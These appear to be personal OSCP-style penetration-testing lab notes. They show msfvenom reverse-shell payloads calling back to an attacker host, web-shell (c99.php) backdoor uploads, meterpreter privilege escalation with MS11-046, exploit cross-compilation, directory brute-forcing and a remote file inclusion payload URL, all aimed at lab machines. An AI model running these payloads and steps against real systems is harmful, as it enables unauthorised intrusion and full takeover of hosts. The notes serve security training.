
It is kind of weird but after PHP/filemanager/collectives/tmp/tmp

The second "tmp" is for when the files are cached

The folder LFI access ;


http://10.11.1.73:8080/php/filemanager/

Then we create more directories



so i was able to create a folder in the file manager i will try to upload files to it .

//backdoor



#Created EXE reverse shell#

root@kali:~/Dropbox/OSCP/exploits# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.72 LPORT=1234 -f exe -o windowsinline1234.exe

root@kali:~/Dropbox/OSCP/exploits# msfvenom -p windows/meterpreter/shell_reverse_tcp LHOST=10.11.0.72 LPORT=1234 -f exe -o windowsinline1234-meter.exe

#Uploaded EXE through add/remove upload function #

if didn't work but it will still cache it which then we used c99.php to call the file :) and it worked

change the file upload location and files :

site ->ovidentia - > file upload

it will work without any issues :)

the current 99 :

to get the exe reverse shell :

msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.72 LPORT=1234 -f exe -o windowsinline1234-new.exe

then execute it via the link below :

http://10.11.1.73:8080/php/index.php?tg=addons&idx=upload

access it :

http://10.11.1.73:8080/php/filemanager/collectives/DG0/test/fileManager/collectives/DG0/tmp

we currently have SQL , refective and stored xxs == what damage we can do ?

possible exploits:

php 5.5.12
apache2.4.9
mysql 5.6.17
phpmyadmin

i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32

non of the exploits worked i am going to try : Icacls

NS :

What netstat and running programs there are ?

If powershell in installl do "powerup" or check powerver up is a rootkit in powersploit toolkit
https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
Look at the programe files on the machine!

So I have run the below metasploit scripts and non of them seem to work but goo for later on (lazy ways)

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.11.1.73 - Collecting local exploits for x86/windows...
[*] 10.11.1.73 - 38 exploit checks are being tried...

[+] 10.11.1.73 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.

[+] 10.11.1.73 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.

[+] 10.11.1.73 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.

[+] 10.11.1.73 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.

[+] 10.11.1.73 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.

meterpreter > run post/multi/recon/local_exploit_suggester SHOWDESCRIPTION=true

[*] 10.11.1.73 - Collecting local exploits for x86/windows...

[*] 10.11.1.73 - 38 exploit checks are being tried...

The exploit worked which targets :

meterpreter > pwd

C:\wamp\www\PHP\fileManager\collectives\tmp

meterpreter > upload /root/Downloads/MS11_46_k8.exe

[*] uploading : /root/Downloads/MS11_46_k8.exe -> MS11_46_k8.exe

[*] uploaded   : /root/Downloads/MS11_46_k8.exe -> MS11_46_k8.exe

meterpreter > upload /root/Downloads/MS11_46.exe

[-] Error running command upload: Errno::ENOENT No such file or directory @ rb_file_s_stat - /root/Downloads/MS11_46.exe

meterpreter > upload /root/Downloads/ms11-046.exe

[*] uploading : /root/Downloads/ms11-046.exe -> ms11-046.exe

[-] Error running command upload: Rex::TimeoutError Operation timed out.

meterpreter > upload /root/Downloads/ms11-046.exe

[*] uploading : /root/Downloads/ms11-046.exe -> ms11-046.exe

[*] uploaded : /root/Downloads/ms11-046.exe -> ms11-046.exe

meterpreter > shell

Process 296 created.

Channel 6 created.

Non above worked!

We need to google better so the machine is **windows 7 sp1 x86** google that and try all of the exploits,

The exploit that worked is the afd.sys MS11-046

But we need to google for the exe file instead of trying to compile it our self , the below links :

https://github.com/SecWiki/windows-kernel-exploits
List of complied exploits : https://github.com/AusJock/Privilege-Escalation/tree/master/Windows


The cross compiling worked! So did the github make sure you use the correct one " ms11-046.exe"

So there is bunch of exploits running around that is for windows sp1 , this is a simple exploit but I didn't manage to get it coz I thought you couldn't cross compile stuff but I managed to find an "exe" and also cross compile function .

//cross compile

root@kali:~/Downloads# i686-w64-mingw32-gcc 40564.c -lws2_32 -o 40564.exe

The above .c code was from the : https://www.exploit-db.com/exploits/40564/



//SMB to copy files

Check the exploit list here :

https://github.com/SecWiki/windows-kernel-exploits
List of complied exploits : https://github.com/AusJock/Privilege-Escalation/tree/master/Windows

Also there is a git hub which has a lot of exploits that we can use if needed by for the future :)

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS11-046
https://github.com/SecWiki/windows-kernel-exploits/

I have learnt to enumerate and look at the most common exploits and use linux to compile stuff.
The other thing is that use of c99.php to try and upload backdoor and then upload other stuff to it, or execute commands :)

Pentesting scope

29 January 2018
16:38

1. How many web applications are being assessed?
2. How many login systems are being assessed?

3. How many static pages are being assessed? (approximate)
4. How many dynamic pages are being assessed? (approximate)
5. Will the source code be made readily available?
6. Will there be any kind of documentation?
    1. If yes, what kind of documentation?
7. Will static analysis be performed on this application?
8. Does the client want fuzzing performed against this application?
9. Does the client want role-based testing performed against this application?
10. Does the client want credentialed scans of web applications performed?

Nmap scan report for 10.11.1.7
Host is up, received arp-response (0.11s latency).
Scanned at 2017-08-29 13:48:34 EDT for 3089s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT STATE SERVICE REASON
3389/tcp open ms-wbt-server syn-ack ttl 128
MAC Address: 00:50:56:B8:7F:98 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3089.18 seconds
Raw packets sent: 133299 (5.865MB) | Rcvd: 2232 (98.108KB)

The machine is vulnerable to CVE-2012-0002. which is a windows DOS attack.

//connected to the RDP
rdesktop 10.11.1.7

It showed to be a window XP machine but the NMAP OS print failed to pick that up .

So the vulvierlity just crashes it no good

Port knocking ?

So only port 3389 is open.. So try to listen on that port .. Try to vn on that port .

Open wireshark and also arp scanner at the same time


Look at wireshark! Related to 10.11.1.229

306 Vmware_b8:7f:98 235.102430 Broadcast ARP 60 Who has 10.11.1.229? Tell 10.11.1.7


10.11.1.8

Sunday, September 3, 2017
2:22 PM

So a basic NMAP was run :



We used service 80 to exploit :



Running Dirb

Running gobuster :

we didn't get much so we ran it again using the CGI wordlist

```
root@kali:~# gobuster -u http://10.11.1.71/ \
 -w /usr/share/seclists/Discovery/Web_Content/cgis.txt \
 -s '200,204,301,302,307,403,500' -e
```

```
root@kali:~# gobuster -u http://10.11.1.8/  -w /usr/share/seclists/Discovery/Web_Content/cgis

//if not .CGI then you cannot use shellshock coz try to find a cgi-bin /admin if they are not usable then nothing you can do .

Summary :


We know

1. Web Application -
2. Web Technologies - PHP 5.5.9
3. Web Server - Apache httpd 2.0.52 (centos
4. SSH Service - OpenSSH 3.9
5. Database - MySQL (Not sure on the version)
6. OS -Centos or linux 2.6..28

CUPS is not vulnerable to remote exploation you need to use it locally for privilege escalation.


The 0x00strnig that is on the desktop/CPUs-remote.py is for local escaltion
we currently need to find a remote exploit .

NON worked for some reason I got a no route found, even my configuration was correct and the port was open on the target.



Tested the http://10.11.1.8/internal and looked at the source code and I found that it is using /advanced_comment_system/

A bit of research and googling I found the ACS_path exploit (http://www.securityfocus.com/bid/42964/exploit)



http://www.securityfocus.com/bid/42964/exploit

The exploit explained how to use it :

http://www.example.com/path/advanced_comment_system/index.php?ACS_path=[shell.txt?]
http://www.example.com//advanced_comment_system/admin.php?ACS_path=[shell.txt?]
